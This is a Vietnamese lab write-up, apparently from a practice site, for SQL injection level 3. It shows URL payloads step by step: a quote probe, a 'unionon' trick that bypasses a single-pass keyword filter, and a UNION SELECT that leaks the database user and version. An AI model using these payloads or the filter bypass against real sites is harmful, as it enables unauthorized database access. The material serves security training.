
Đầu tiên thử với ‘ để kiểm tra input là loại gì.

/SQLi/level3.php?item=3%27




Wanna buy laptop?

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "3'" at line 1

Kết quả cho thấy là chuỗi, nên ta sẽ thêm query vào giữa ‘[query]’

Payload: item=3'union select version()'

ervista.org/SQLi/level3.php?item=3%27union%20select%20version()%27




Wanna buy laptop?

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'uni select version()'' at line 1

Ta thấy union sẽ bị filter thành uni, có nhiều cách để bypass kiểu này, đơn giản nhất là có thể filter chỉ lọc 1 lần nên nếu ghi unionon thì sẽ thành union

Payload item=3'unionon select version()'

item=3%27unionon%20select%20version()%27



Wanna buy laptop?


The used SELECT statements have a different number of columns

Chứng tỏ unionon bypass được, tiếp theo cần tìm số cột của bảng, ta có thể dùng order by hoặc thêm trực tiếp vào query như dưới.

Payload: item=3' and 1=2 unionon select user(),version(),1,2'

Điều kiện and 1=2 để bỏ kết quả của query 1

l3.php?item=3%27and%201=2%20unionon%20select%20user(),version(),1,2%27



Wanna buy laptop?

ItemID: zixem@localhost
Item Name: 8.0.21
Seller: 1

---

good luck. -Zixem